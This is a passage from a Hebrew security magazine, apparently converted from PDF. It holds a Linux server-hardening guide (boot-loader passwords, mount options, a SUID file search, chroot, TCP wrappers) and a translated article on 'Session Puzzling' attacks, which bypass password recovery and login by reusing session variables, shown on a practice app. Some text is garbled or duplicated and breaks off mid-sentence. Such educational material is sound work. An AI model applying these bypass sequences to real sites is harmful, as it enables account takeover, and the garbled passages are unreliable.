כפי שציינו קודם, נרצה להגן על GRUB ו-LILO מכיוון שדרכם ניתן לקבל גישה ישירה ומלאה אל המערכת דרך ה-boot loader. לכן, נרצה להשתמש בסיסמא מתאימה.

אבטחת GRUB באמצעות סיסמא:

GRUB תומך בשתי דרכים שונות להכנסת סיסמא כדי להגן על ה-boot loader - ללא הצפנה כלל, ועם GRUB הצפנה הכוללת שימוש ב-md5+salt. ללא הצפנה, קובץ הקונפיגורציה של GRUB יכיל את השורות:

timeout 3 password your password

כלומר, your_password היא הסיסמא שאתה בוחר. Timeout 3 נותן 3 שניות המתנה להכנסת הסיסמא, לפני אתחול המערכת. הבעיה בשימוש ללא הצפנה היא שהסיסמא חשופה, והסיסמא מופיעה פשוט בקובץ הקונפיגורציה של GRUB.

כדי למנוע ממצב זה להתקיים נרצה להשתמש בסיסמא המוצפנת באמצעות md5. נעשה זאת ע"י המרת הסיסמא שתבחר (בפעם הראשונה) שתהיה מוצפנת באותו פורמט של הסיסמאות המוצפנות שנמצאות md5 מקובץ shadow ראשית, נריץ את grub (למשל ע"י shin/grub/). לאחר מכן, נריץ את הפקודה grub במסך של grub, נקיש את הסיסמא המבוקשת ובסיום הפעולה נקבל את מחרוזת הסיסמא המוצפנת.

לדוגמא, עבור your_password נקבל את המחרוזת your_password לדוגמא, עבור לדוגמא, שור שימוש בפקודה 1060b7b46a3bd36b3a0d66e0127d0517.



:לדוגמא

```
#/sbin/grub

GRUB version 0.92 (640K lower / 3072K upper memory)

[ Minimal BASH-like line editing is supported. For the first word,
TAB lists
    possible command completions. Anywhere else TAB lists the possible completions of a device/filename. ]

grub> md5crypt

Password: **************
Encrypted: 1060b7b46a3bd36b3a0d66e0127d0517

grub> quit
```

למשל boot/grub/menu.lst/) (למשל GRUB) ונוסיף את קובץ הקונפיגורציה של ששינו זאת, נערוך את קובץ הקונפיגורציה של השורות הבאות:

```
timeout 3
password --md5 1060b7b46a3bd36b3a0d66e0127d0517
```

בצורה כזו, אין גישה ישירה אל הסיסמא שצריך להקליד. כמובן שצריך לבחור סיסמא חזקה כדי שלא יהיה ניתן לנחש בקלות את המעבר מהסיסמא הלא-מוצפנת אל הסיסמא המוצפנת.

ניתן להתאמן ביצירת סיסמאות מוצפנות MD5 בעזרת האתר הבא:

http://www.md5hashgenerator.com/index.php

אבטחת LILO באמצעות סיסמא:

LILO גם כן תומך בשתי שיטות לטיפול בסיסמאות: גלובלי ולכל image בנפרד, אך שתי השיטות לא מוצפנות.

כדי להכניס סיסמא גלובלית, יש לערוך את קובץ הקונפיגורציה של LILO ולהכניס את השורות הבאות:

password=your_password
restricted
delay=3



או לחילופין, עבור בחירת image ספציפי, למשל עבור boot/bzlmage-2.6.39.1/ נקיש את השורות הבאות:

image=/boot/vmlinuz-2.6.39.1
 read-only
 password=your_password
 restricted

כאשר restricted יגרום לבקשת סיסמא בכל פעם שמנסים להכניס פרמטרים כלשהם ל- LILO בתחילת restricted יגרום לבקשת סיסמא בכל פעם שמנסים לקריאה בלבד. אם לא נקיש דבר, לאחר 3 שניות read-only מציין שה-ead מאופשר לקריאה בלבד. אם לא נקיש דבר, לאחר 3 שניות המערכת תבצע את אתחול הקרנל ללא בקשת סיסמא. כדי לאשר את הכנסת השינויים, נריץ את:

/sbin/lilo

אבטחת גרעין המערכת

לינוקס החלה עם מערכת אבטחה סטנדרטית שעובדת בעזרת גישות ספציפיות למערכת. מערכת האבטחה הסטנדרטית הורחבה עם הזמן, כאשר התכן המקורי של Unix נשאר (למשל ע"י שמירה על תקן POSIX). התכן המקורי של Unix הביא למגוון פרצות אבטחה ב-kernel אשר הוביל לצורך להרחיב את מערכת הגישות הסטנדרטית, כאמור. למשל, בגרעין החל מגרסה 2.2, האבטחה היתה לפי תהליכים, מה שהוסיף לאבטחה אך הגביל שימושיות. בהמשך, החל מגרסה 2.6.24, קיבלנו תמיכה ברמת הקובץ להוריד גישה ל-setuid שידליק את ביט ה-SUID (שעליו יורחב בהמשך). לכן, נרצה בסופו של דבר לשמור על קרנל מעודכן שיפחית את פרצות האבטחה הפוטנציאליות ברמת הגרעין. את רשימת פרוייקטי האבטחה המיושמים והמתוחזקים בקרנל של לינוקס, ניתן לראות בקישור הבא:

https://security.wiki.kernel.org/index.php/Projects

הפרוייקטים הם על טהרת הקוד הפתוח, מה שמאפשר גישה ישירה אליהם ושיפורם בהתאם לרצונותיכם.

ניטור כניסות (log)

ניטור כניסות מורחב הכרחי לבדיקה מדוקדת יותר של המערכת. מצד אחד, המערכת שלנו "זורקת" הרבה מאוד הודעות שגיאה והתראות ולכאורה חשובה שנדע מכל הודעת שגיאה והתראה שצצה במערכת, אך מצד שני כאחראים על הקשחת המערכת וניהולה, אנו זקוקים לכלים שיסייעו לנו לקבל את המידע הדרוש לנו באופן קריא, כדי שנוכל לבצע באמצעותו דברים לטובת שיפור אבטחת המערכת

Technologic papers

(למשל, בעת נסיון הסתננות למערכת או חלילה וחס בעת הצלחת נסיון חדירה למערכת). לשם קבלת (למשל, בעת נסיון היטב, נרצה להשתמש ב-loggers כדוגמת syslogd (הפופולרי ביותר), או

מחיצות בדיסק

כשנוסיף מחיצת ext2, ext3 או reiserfs אל המערכת, ישנן כמה אופציות שחשוב שנשים לב אליהן ונרצה להשתמש בהן דרך קובץ ניהול המחיצות etc/fstab/:

- יתעלם מ-SUID ולא יאפשר שינוי ההרשאות למשתמש בעל ההרשאות (הגבוהות יותר)
 של הקובץ.
 - noexec ימנע הרצת קבצים מהמחיצה הספציפית
 - nodev יתעלם מהתקנים (אם ספריה ספציפית היא לא התקן מיוחד) nodev

כיצד נמנע הרצת תוכנות זדוניות דרך הספריה הזמנית tmp? נוכל לעשות זאת ע"י הגדרת tmp/ כמחיצת rmp/ נוכל לעשות זאת ע"י הגדרת nosuid/ למשל:

/dev/sdb1 /tmp ext3 noexec, nosuid, nodev 0 0

הרשאות קבצים וגישות נוספות למערכת

תוקף עשוי לגנוב סיסמאות ממסדי נתונים או אתרים שונים ואף למחוק את כל הנתונים. לכן, חשוב שנכניס הרשאות נכונות לקבצי המערכת כדי שזה לא יקרה. אם משתמש בעל הרשאת לקבצי המערכת כדי שזה לא יקרה. אם משתמש בעל הרשאת ל-root בלבד ע"י לקרוא קובץ ספציפי, יש לשנות בעזרת chmod את ההרשאות ל-0600 ואת הגישה ל-root.

בנוסף, קבצים עם דגל ה-SUID או ה-SGID יריצו את עצמם עם הפריווילגיות של שם המשתמש או הקבוצה ששולטת בה (ולא בגישה של שם המשתמש). כלומר, אם ה-owner הוא root, אז משתמש רגיל יוכל להריץ את הקובץ בהרשאות root. הרצה כזו עשויה להוביל לקבלת גישת root מקומית אשר בעקבותיה ישנה שליטה מלאה על המערכת. לכן, אנו נרצה למנוע שימוש ב-SGID ו-SUID במערכת שלנו. chmod -s



רצוי שנדע אלו קבצים מכילים את ביט ה-SUID או ה-SGID. נוכל לבצע סריקה ע"י הרצת הפקודה הבאה:

```
find / -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg \{\}\ \; 2>/dev/null >suid_files.txt
```

פקודה זו תתן לנו לתוך הקובץ suid_files.txt את רשימת הקבצים במערכת שהסיבית הנ"ל מאופשרת אצלם. בין היתר אנחנו עלולים למצוא את:

/bin/su
/bin/ping
/bin/mount
/bin/umount
/usr/bin/crontab
/usr/bin/passwd

ועוד.

רצוי להשאיר את SGID /SUID דלוק רק על הפקודות שאנחנו רוצים לאפשר למשתמש להשתמש בהם ישירות. למשל, su ו-passwd.

מעטפות TCP:

נוכל לשלוט על הגישה אל המערכת שלנו בעזרת TCP Wrappers. בתוך שני הקבצים /etc/hosts.deny ו- אותם נרצה לחסום ולאפשר להם גישה בהתאם. מבנה hostnames (כניס את ה-hosts.allow אותם נרצה לחסום ולאפשר להם גישה בהתאם. אותם לא hosts.allow הגיוני וסביר הוא לחסום בעזרת hosts.allow את כל ה-hosts.allow ספציפיים גישה את המערכת. במילים אחרות, כל מה שאיננו נמצא ב-hosts.allow - חסום.

ניתן לראות דוגמאות בעמוד הבא:

http://www.centos.org/docs/4/html/rhel-rg-en-4/s1-tcpwrappers-access.html

:chroot

בעזרת chroot ניתן להגביל את סביבת השירות ע"י כך שיתנו לו גישה למה שהוא צריך אך הוא לא יקבל chroot בעזרת רססt בעקבות כך. במידה ותוקף ינסה לגשת למשתמש מסויים חוץ מ- root, הדבר היחידי שהוא



יקבל זה גישה לקבצים של המשתמש המותקף אך לא גישה לכלל המערכת. כדי להשתמש בפקודה זו, ניצור בתור התחלה את הסביבה הרצויה בעזרת:

mkdir /chroot/bash

לאחר מכן, ניתן לו גישה אל הסביבה הזו בעזרת:

chroot /chroot/bash /bin/bash

בצורה כזו, נתנו למשתמש גישה ל-shell מסוג bash אך ללא הרשאות של root. כעת, נוכל להעתיק קבצים שונים אל סביבה זו והם אוטומטית יהיו מוגבלים עבור הגישה של ה-shell החדש (שנוצר בעזרת chroot) ללא הרשאות root.

:Packet Filtering-וחומות אש ו

כאן לא נרחיב בנושא אלו, אך נזכיר כי לפני שמפעילים שירותים כאלה שיפעלו בתוך המערכת ומחוצה לה, יש לתכנן באופן מדוקדק בעזרת מדיניות אבטחה מסודרת, מה נרצה שיכנס לתוך המערכת ומה נרצה שישאר בחוץ. לכל IP (או יותר נכון, תחומי IP) ו-ports נרצה לאפשר או לדחות חבילות המבוססות על כניסה למערכת או יציאה ממנה, וכן נגביל את הגישה בהתאם לפרוטוקול הספציפי שאותו נרצה לאפשר (למשל אם נרצה לאפשר גישה ל-HTTP ו- SSH אך ללא FTP כלל. האם נרצה לעשות זאת באופן ודומיו.

:Squid

במידה והשרת שלנו משרת רשת פנימית, נוכל להגדיר במערכת שלנו שרת פרוקסי אשר יסנן מידע שאנחנו לא מעוניינים בו, בשעות מסויימות וכן עבור פרוטוקולים שונים וע"י כך למנוע גישה לתכנים שלא נרצה לגשת אליהם או פשוט בשביל לחסוך רוחב פס. למשל, נוכל להגדיר שהמערכת שלנו תקבל רק קבצי תמונה, וידאו וקול בלבד, אך ללא קבצי flash בכלל, ואז נקבל מערכת שהיא נקייה מקבצי flash (וקבצים אחרים). לפרטים נוספים כדאי להכנס לאתר של

http://www.squid-cache.org/Intro/



השארת המערכת מעודכנת

התקנו את המערכת ופעלנו בהתאם להוראות במסמך זה. נהדר. מה עכשיו? השארת המערכת כמות שהיא תמנע ממך לקבל עדכוני אבטחה חשובים. כל יום מתגלות פרצות שונות במערכות הפעלה שונות, וחשוב שהמערכת שלנו וגם אנחנו נהיה עם האצבע על הדופק, ונדע לקבל את העדכונים החשובים לנו. מה יקרה, למשל, אם נמצאה פרצת אבטחה שמאפשרת גישה קלה ל-HTTP דרך appache? נרצה שהמערכת שלנו תקבל את העדכון האוטומטי שמתקן פרצה זו, או שנוריד את העדכון בעצמנו לאחר קבלת התראה מתאימה. במידה ונוכל לבדוק באופן יום-יומי, רצוי שנקבל התראה בלבד ולא הורדת והתקנת עדכון אוטומטי, כדי שנעקוב אחרי הורדות המערכת ונדע מה צריך להיות מעודכן ומדוע. העדכון האוטומטי או ההתראה תתבצע בעזרת שירות ocron.

לדוגמא, נוכל לראות כיצד ניתן להתקין עדכון אוטומטי או התראה ב-Fedora:

http://fedoraproject.org/wiki/AutoUpdates

:Ubuntu-או לחילופין

https://help.ubuntu.com/community/AutomaticSecurityUpdates

:SecurityFocus למשל באתר של פרצות אבטחה באופן שוטף. למשל באתר של פרצות אבטחה באופן שוטף. למשל באתר שמעדכן על פרצות אבטחה http://www.securityfocus.com/vulnerabilities

:Exploit-DB-או ב

http://www.exploit-db.com/

סיכום

בניית שרת היא משימה חשובה מאוד, אך בניית שרת שגם יהיה מאובטח ויוקשח בהתאם, זו משימה קריטית יותר כדי למנוע גישה ממשתמשים זדוניים אל המערכת ולגרום לשינויים בתוכה ואף לקריסתה. במאמר זה, ניתנו כלים ועקרונות שונים להקשחת שרת לפני ההתקנה, בזמן ההתקנה ולאחר סיום ההתקנה, כאשר הדגשים הם:

- לפני ההתקנה דאג לאבטחה פיזית של השרת.
- תכנן את השרותים שתרצה להריץ בקפידה (במידה ומדובר בשירות יחיד, המשימה פשוטה הרבה יותר).



- דאג להשתמש בשירותי תקשורת מוצפנים בלבד.
 - דאג להשתמש ב-root אך ורק במידת הצורך.
- בנה מדיניות אבטחה כזו שתשמור על מערכת עובדת מצד אחד, ומצד שני לא תיצור קונפליקטים בין תוספות אבטחה שונות.
 - ואת מנגנון אתחול המערכת עצמו. BIOS בזמן ההתקנה אבטח את ה-
 - מעודכן. kernel דאג לשמור על
 - נטר גישות אל המערכת ודאג לעדכן את המשתמשים על כך.
 - נהל את מחיצות הדיסק בצורה חכמה.
 - דאג לא לאפשר הרצת קבצים עם הרשאה גבוהה מדי וקבל את רשימת הקבצים הרלוונטית.
 - דאג לאפשר בתור ברירת מחדל גישה רק ל-hostnames ספציפיים.
 - צור סביבה מאובטחת להרצת שירותים שדורשים גישה מוגבלת.
 - השתמש ב-iptables לסינון כתובות אינטרנט.
 - השתמש ב-Squid כדי לסנן את התכנים שאתה לא זקוק להם בתוך הרשת.
 - . לאחר ההתקנה דאג לעדכוני המערכת כולה, ובפרט השירותים שהיא מריצה

עד כאן להיום, מקווה שנהנתם.



Session Puzzles וקטורים עקיפים לתקיפת מערכות

(cp77fk4r / מאת שי חן (תורגם לעברית ע"י אפיק קסטיאל



הקדמה

יועצי אבטחת מידע עושים ככל שביכולתם לאתר חשיפות אבטחה במערכות, בכדי להצדיק בפני הלקוח דרישות אבטחה, מתודולוגיות פיתוח מאובטחות והמלצות שונות. יתרה מכך, מטלה זו הופכת קשה יותר ויותר עם כל מנגנון הגנה שמטמיע המפתח, חלקי ככל שיהיה. מנגנוני ההגנה הנפוצים כוללים מנגנוני בדיקת קלט ופלט, מנגנוני אכיפת הרשאות וניהול משתמשים ופתרונות נוספים.

אבל מה אם הייתה דרך לעקוף את שלל המנגנונים השונים ולבצע את ההתקפות שאותן הם יועדו למנוע, תוך כדי התעלמות מוחלטת מקיומם? מה אם הייתה דרך לבצע את ההתקפות דרך מקור מידע שאינו עובר בקרה כלל, ויתרה מכך, משמש חלק גדול מהמנגנונים לבדיקת האבטחה עצמה?

סביר להניח, שתהליך ההתקפה היה הופך קל בהרבה, ומאמר זה מתיימר להציג דרך שכזו.

במאמר זה מתואר וקטור התקפה מסוג חדש (Session Puzzling), שיכול לשמש לביצוע שלל התקפות לוגיות מזן חדש, או לצורך ביצוע של התקפות "מסורתיות" תוך כדי התעלמות ממנגנוני הגנה קיימים.



בין היתר, התקפת Session Puzzling מוצלחת (אשר מנצלת חשיפה מסוג Session Puzzle) מסוגלת לבצע את הפעולות הבאות:

- עקיפה מוחלטת של מגנוני אכיפת תהליך הזדהות, ללא צורך באיתור או מיפוי מזהי משתמשים.
 - התחזות למשתמשים ספציפיים.
 - עקיפה של מנגנון אכיפת ההרשאות וגישה למשאבים פרטיים או לפיצ'רים ניהוליים.
- דילוג על שלבים בתהליך מאובטח רב שלבי (כגון שחזור סיסמא או טרנזקציה), תוך כדי התעלמות ממנגנוני ההגנה המוטמעים בתהליכים אלו כיום.
- ביצוע התקפות הזרקה, התקפות לוגיות והתקפות על צד הלקוח במיקומים באפליקציה שנחשבו עד לא מזמן כלא נגישים, תוך כדי התעלמות מוחלטת ממנגנוני אבטחה.

Session Puzzle תיאור חשיפת

המונח Session Puzzle מתאר חשיפה אשר מאפשרת לפורצים לבצע שלל התקפות המבוססות על שינוים המונח Session Puzzle מתאר חשיפה אשר מאפשרת (Session) המבוצעים בזיכרון הזמני (או הקבוע) בצד השרת (Session)

החשיפה יכולה להיות מנוצלת בשלל תרחישים, ונובעת מאחת (או יותר) מהסיבות הבאות:

- שלוס מוקדם של זיכרון ה-Session בצד השרת בערכי זהות, הרשאות ודגלים.
- אכלוס ה-Session בדגלים ונתונים במקומות במערכת בהן פעולה זו מיותרת, או מסוכנת.
- שימוש בדגלי Session בעלי שם זהה בתהליכים שונים, בצורה שמאפשרת לכל תהליך לדרוס את הדגלים הקיימים.
 - אחסון זמני של נתונים בזיכרון ה-Session.
 - שימוש בנתונים מתוך זיכרון ה-Session, מבלי לבצע עליהם ולידציות מתאימות.

Session Puzzling תיאור התקפת

התקפת Session Puzzling היא תהליך ניצול של חשיפת Session Puzzle על ידי **רצף גישה לרכיבים** התקפת שונים, בדרך המאפשרת לפורץ לדרוס או ליצור באופן עקיף דגלים בזיכרון ה-<u>Session,</u> אשר ישמשו אותו לצורך ביצוע התקפות שונות.



התקפה זו מאפשרת לפורץ לתקוף את המערכת **מזיכרון המצוי בצד השרת** (בניגוד לפניות או קלטים התקפה זו מאפשרת לנצל את האמון שרוחשת המערכת לערכים המאוחסנים בזיכרון זה.

בכדי להדגים וקטור התקפה זה, ניתן להשתמש בתרחיש הבא:

מערכת דיגיטאלית מסתמכת במקרים רבים על דגלי זהות המאוחסנים בזיכרון ה-Session לצורך אימות תהליך הזיהוי ובירור זהות המשתמש.

כל רכיב פנימי במערכת **מוודא** את קיומו של הדגל בזיכרון ה-Session כתנאי מקדים להמשך העבודה מול צד הלקוח, ולעיתים, אף משתמש בנתון זה לצורך הצגת נתונים ספציפיים למשתמש.


התקפת Session Puzzling תסתמך על איתור וגישה למיקום במערכת שמאכלס דגל בשם זהה לזה שנדרש ברכיבים הפנימיים שמאמתים זהות, כשלב מקדים לניסיון עקיפת מנגנון האבטחה עצמו.

לדוגמא, תהליך הרשמה רב שלבי מחייב את המפתח לאחסן את נתוני המשתמש הנרשם במיקום זמני בצד השרת, וזיכרון ה-Session משמש בדרך כלל למטרה זו. במידה ותהליך ההרשמה מאחסן את שם המשתמש בפרמטר זהה לזה עליו מסתמכים רכיבים פנימיים, ניתן לבצע את תהליך ההרשמה באופן חלקי עם שם משתמש חדש או קיים, ואז לדלג לכתובת פנימית (בדומה להתקפת Forceful Browsing) במערכת, המסתמכת על דגל זה לצורך בדיקת תהליך הזיהוי או הצגת נתונים ספציפיים למשתמש:

Puzzle Mall Registration - Account Inform File Edit View History Bookmarks Tools Help Puzzle Mall Registration - Account Information + 🖒 🕶 🖰 🛂 + Google **P** http://localhost:8080/puzzlemall/register-phase1.jsp uzzle mali Registration - Phase 1 Please fill in all the details below: Username user1 Password: ••• Verify Password: ... fake@gmail.com abcabc Password Recovery Question: Password Recovery Answer: abcabc Next->>>

שלב א – הפעלת תהליך ההרשמה עם שם משתמש קיים:





שלב ב – גישה ישירה לדף פנימי במערכת:



(Puzzlemall ההדגמות בוצעו על גבי אפליקציית תרגול ייעודית בשם)



וקטור ההתקפה מחייב גישה למספר רכיבים, בסדר קבוע מראש, ושונה במהותו מוקטורי התקפה מסורתיים אשר עושים שימוש באחת מהטכניקות הבאות:

- הזרקת קלט זדוני בחלקים שונים של פרוטוקול התקשורת.
 - גישה ישירה לרכיב בצד השרת.
 - גישה חוזרת ונשנית לרכיב הצורך משאבי מערכת רבים.
 - שימוש לרעה בפיצ'רים שונים במערכת.
 - מיפוי של נתונים לפי תגובות שונות של המערכת.
 - . איסוף מידע רגיש
- ביצוע של פעולות בשם המשתמש על ידי הפניות גישה והרצות קוד זדוני בצד הלקוח.

?ז איך זה עובד

הקדמה – מגנוני Session

מנגנון ה-Session משמש אפליקציות לאחסון מידע ספציפי למשתמש (או למופע דפדפן, ליתר דיוק), לבדיקת קיום של דגלים וכמקור מהימן לאחסון זהותו של המשתמש.

המנגנון עצמו עושה שימוש במספר רכיבי משנה, בשביל לספק את השירותים למערכת:

- מזהה ייחודי למופע דפדפן הנוצר בגישה הראשונית של Session Identifier / Session המשתמש למערכת ומשויך לשטח זיכרון בצד השרת שמיועד לאחסון נתונים הספציפיים למופע הדפדפן.
 - זיכרון Session Memory / Session הזיכרון בצד השרת המקושר למזהה ה-Session. נהוג Session להשתמש במילה Session כאשר מתכוונים לזיכרון זה.
 - Cookie − מכולת אחסון למזהה בצד הלקוח (ספציפי לאפליקציות WEB).

ההסבר המופשט הבא מתאר כיצד משתמש משויך למזהה Session:

- בגישה הראשונה לשרת המערכת המערכת מזהה שאפליקציית צד הלקוח אינה מזוהה, ומנפיקה תעודת זיהוי אקראית ייחודית לאותו מופע של אפליקציית צד לקוח. תעודת הזיהוי (Session)
 משויכת לשטח זיכרון בצד השרת, ומוחזרת לצד המשתמש בתשובה לבקשה הראשונית.
 - 2. אפליקציית צד הלקוח מאחסנת את מזהה ה-Session באופן מקומי, ומשדרת אותו בכל בקשה עוקבת לשרת שהנפיק אותו.



- 3. צד השרת מזהה את מופע אפליקציית הלקוח לפי תעודת ה-Session, ויכול לאחסן דגלים ספציפיים לאותו מופע בזיכרון צד השרת המקושר לתעודה.
- 4. בשלב כלשהו, המשתמש מזדהה אל מול המערכת. במידה והזיהוי מוצלח, המערכת מאחסנת נתוני זיהוי בזיכרון ה-Session המשויך לתעודת ה-Session של המשתמש.

באפליקציות WEB, מזהה ה-Session מאוחסן בדרך כלל ב-Cookie, ומשודר בכל בקשה ל-Session באפליקציות שהנפיק אותו. על אף העובדה שהמשתמש אינו יכול להשפיע על תוכן ה-Session באופן ישיר, הוא יכול לפנות לרכיבים שעשויים לאכלס את תוכן ה-Session בנתונים, וכך להשפיע על תוכנו באופן עקיף.


וקטורי תקיפה לדוגמא

כפי שצוין בעבר, התקפות Session Puzzling מסתמכות על רצפי גישה לרכיבים המאכלסים את זיכרון ה-Session בעבר, התקפות Session בנתונים, ועל ידי כך מאפשרים למשתמש להשפיע על תוכן ה-Session

הגישה לכל אחד מהרכיבים ברצף מיועדת ליצור משתנה חדש בזיכרון ה-Session, או לדרוס את ערכו של משתנה קיים, כאשר הרכיב האחרון ברצף הגישה הינו רכיב המסתמך או משתמש בסט הערכים שנבנה בזיכרון ה-Session Puzzling. להלן דוגמאות למספר וקטורי תקיפה של Session Puzzling.

דוגמא ראשונה: עקיפת בקרות של תהליכים רב-שלביים על ידי ביצוע שלבים במקביל:


בתרחיש זה, הפורץ מנסה לעקוף שלב ביקורת בתהליך רב שלבי מסוג שחזור סיסמא (שלב הדורש מהפורץ מזהים או נתוני אימות, כגון מענה על שאלת שחזור סיסמא), על ידי ביצוע תהליך רב שלבי אחר במקביל (תהליך הרשמה). בשלב הראשון, הפורץ מתחיל את שני התהליכים במקביל:






לאחר מכן, הפורץ מבצע את תהליך ההרשמה *כמעט* עד סופו, בכדי לאכלס את זיכרון ה-Session בדגלי הבקרה של התהליך:

:2 שלב




:3 שלב




הפורץ ממנף את קיומם של דגלי הבקרה בזכרון ה-Session (ואת העובדה שתהליך שחזור הסיסמא משתמש בדגלים בעלי אותו שם), מבצע את השלב הראשון בתהליך שחזור הסיסמא (הזנת שם



המשתמש), מדלג על השלב של הזנת התשובה לשאלת שחזור הסיסמא, וניגש ישירות לשלב המציג את הסיסמא:







מכיוון שהדגלים הנדרשים אוכלסו בזיכרון ה-Session על ידי תהליך רב שלבי אחר (תהליך ההרשמה), השלב הסופי בתהליך שחזור הסיסמא אינו מסוגל להבחין בהבדל ומציג לפורץ את סיסמתו של המשתמש עבורו התחיל הפורץ את תהליך שחזור הסיסמא (מבלי שהפורץ ענה על שאלת שחזור הסיסמא של המשתמש!).

דוגמא שניה: עקיפת תהליך ההזדהות במערכת והתחזות למשתמש אחר:

בתרחיש זה הפורץ מנסה לדלג על שלב ההזדהות ולהתחזות למשתמש קיים על ידי גישה לרכיב הנגיש לא זיהוי ומאכלס את זיכרון ה-Session בפרמטר זהה לזה עליו מסתמכים הרכיבים הפנימיים לאכיפת תהליך הזיהוי. השלב מתחיל בגישה מקבילה של הפורץ לרכיב ההזדהות ולתהליך שחזור הסיסמא:






במקרה זה, תהליך שחזור הסיסמא הינו תהליך רב שלבי המקבל בשלב הראשוני את שם המשתמש, ומאחסן אותו בזיכרון ה-Session לפני מעבר לשלב הבא:






לאחר הנעת תהליך שחזור הסיסמא עם שם משתמש תקין, מתעלם הפורץ משאלת שחזור הסיסמא, ומנסה לגשת לרכיבים פנימיים המסתמכים על משתנה שם המשתמש ב-Session לצורך אכיפת תהליך הזיהוי:




דוגמא שלישית: ביצוע התקפת SQL Injection באמצעות החלפת ערכי Session דוגמא שלישית: שאילתה:

